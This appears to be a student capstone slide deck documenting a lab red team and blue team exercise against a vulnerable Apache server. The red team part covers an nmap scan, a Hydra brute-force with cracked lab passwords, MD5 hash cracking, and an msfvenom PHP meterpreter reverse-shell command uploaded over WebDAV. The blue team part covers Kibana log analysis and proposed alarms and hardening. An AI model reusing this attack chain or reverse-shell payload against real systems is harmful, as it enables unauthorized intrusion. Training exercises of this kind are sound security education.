



Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01

Network Topology

02

Red Team: Security Assessment

03


Blue Team: Log Analysis and Attack Characterization

04

Hardening: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network

Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.90
OS: Kali Linux
Hostname: Kali

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.1
OS: Microsoft
Hostname: Red vs. Blue

The background of the slide is a dark red, almost black, geometric pattern composed of numerous triangles and polygons of varying shades of red and maroon, creating a complex, low-poly aesthetic.

Red Team Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Capstone	192.168.1.105	This is the victim machine that's using the apache web server.
Kali	192.168.1.90	This is the attacking machine using Kali Linux.
ELK	192.168.1.100	This is the ELK Stack Server that hosts Kibana.
Red vs. Blue	192.168.1.1	This is the virtual machine that is used to monitor the log data through Kibana.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Local File Inclusion Vulnerability	LFI allows access to confidential files on a vulnerable machine.	Attackers are able to gain access to sensitive credentials. Scripts may also be executed in certain cases.
Unauthorized File Upload	Users are able to upload arbitrary files to a web server.	PHP scripts are able to be uploaded onto the server.
Brute Force Attack	Brute force attacks use programs that guess login credentials through a trial and error method.	Login credentials are able to be accessed with poor limitations set on login attempts.
Hashed Password	Password hashes are able to be cracked when found.	Accounts are compromised when a hash is cracked and a username is found.

Exploitation: Local File Inclusion Vulnerability

01

Tools & Processes

Using nmap, I was able to scan for open ports. Using the LFI vulnerability, I navigated through files to gain useful info on possible logins. I also navigated to sensitive data on the web server (192.168.1.105/company_folders/secret_folder).

02

Achievements

I gained access to a file that contained a password hash as long as other instructions for accessing the server files.

03

```
Nmap scan report for 192.168.1.105
Host is up (0.0014s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)
```

Index of /company_folders/secret_folder

Name	Last modified	Size	Description
 Parent Directory		-	
 connect_to_corp_server	2019-05-07 18:28	414	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Exploitation: Brute Force Attack

01

Tools & Processes

Using Hydra, I was able to brute force the password to a known account accessed through the LFI vulnerability. Hydra ran through over 10,000 different password combinations using the wordlist rockyou.txt.

02

Achievements

The password leopoldo was found, and I was then able to gain access to the secret_file containing sensitive data

03

```
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-04 18:46
root@Kali:~#
```

Exploitation: Hashed Password

01

Tools & Processes

The hash found within the secret_file was put through a hash decoder.


02

Achievements

The password for the account needed to access the webdav server was given.

03

d7dad0a5cd7c8376eeb50d69b3ccd352



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Exploitation: Unauthorized File Upload

01

Tools & Processes


Using msfvenom, I was able to create a payload. Using the cracked hash, I was able to access the files within the webdav server. The payload was then uploaded onto the server.

02

Achievements

The payload that was uploaded created a meterpreter session between the attacker and victim machine. From there, all files were accessible as they were not protected with permissions.

03



```
root@Kali:/usr/share/wordlists# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 >> shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
```




Blue Team


Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

Connections over time [Packetbeat Flows] ECS



Top Hosts Creating Traffic [Packetbeat Flows] ECS




- The port scan occurred at 0:00 on 05/05/2022.
- 49,641 packets were sent from 192.168.1.90
- There was a sudden peak in traffic that identified the port scan.

Analysis: Finding the Request for the Hidden Directory

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending ▾	Count ▾
http://192.168.1.105/company_folders/secret_folder	6,197
http://192.168.1.105/webdav	28
http://192.168.1.105/webdav/shell.php	24
http://192.168.1.105/webdav/passwd.dav	4
http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server	3

- 
- The request occurred just after 0:00 on 05/05/2022 with 6,197 requests.
 - These were the top files requested:
 - http://192.168.1.105/company_folder/secret_folder
 - http://192.168.1.105/company_folder/webdav
 - http://192.168.1.105/webdav/shell.php

Analysis: Uncovering the Brute Force Attack

Top 10 HTTP requests [Packetbeat] ECS



url.full: Descending ▾

Count ▾

http://192.168.1.105/company_folders/secret_folder	6,197
http://192.168.1.105/webdav	28
http://192.168.1.105/webdav/shell.php	24
http://192.168.1.105/webdav/passwd.dav	4
http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server	3

```
# source.port      43796
# status           OK
# type             http
# url.domain       192.168.1.105
# url.full          http://192.168.1.105/company_folders/secret_folder
# url.path          /company_folders/secret_folder
# url.scheme       http
# user_agent.original Mozilla/4.0 (Hydra)
```



- There were over 6,000 requests, but only a few were successful.
- How many requests had been made before the attacker discovered the password?

Analysis: Finding the WebDAV Connection

Top 10 HTTP requests [Packetbeat] ECS	
url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	6,197
http://192.168.1.105/webdav	28
http://192.168.1.105/webdav/shell.php	24
http://192.168.1.105/webdav/passwd.dav	4
http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server	3



- There were 28 requests for the /webdav server
- There were 24 requests for shell.php which was the injected script.



Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- There should be a number limit of requests per second.

What threshold would you set to activate this alarm?

- The threshold should be 1,000.

System Hardening

What configurations can be set on the host to mitigate port scans?

- Configure a firewall to cut scan attempts when pass the threshold
- Whitelisting IP addresses allowed to access the server

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- An alarm should be set to alert of any IP addresses not whitelisted attempting to request connections.

System Hardening

What configuration can be set on the host to block unwanted access?

- Encrypting files can help to ward off unauthorized access.
- Editing read, write, and execute permissions of users can help mitigate the risk.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- 401 error codes should be monitored. Over 50 requests per seconds should set off the alerts.

System Hardening

What configuration can be set on the host to block brute force attacks?

- Two-factor authentication can help mitigate attacks.
 - CAPTCHA's are also a method of discouraging brute force attacks.
-

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- An alarm can be made to alert when the webdav server files are accessed.

System Hardening

What configuration can be set on the host to control access?

- Whitelisting internal IP addresses as these files should only be accessed by admin users.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- There should be an alert set for any connection through port 4444.

System Hardening

What configuration can be set on the host to block file uploads?

- Similar to the webdav mitigations, there should be whitelisted IP addresses to mitigate any reverse shell connections.
 - Write permissions should be restricted on the host.
-

*The
End*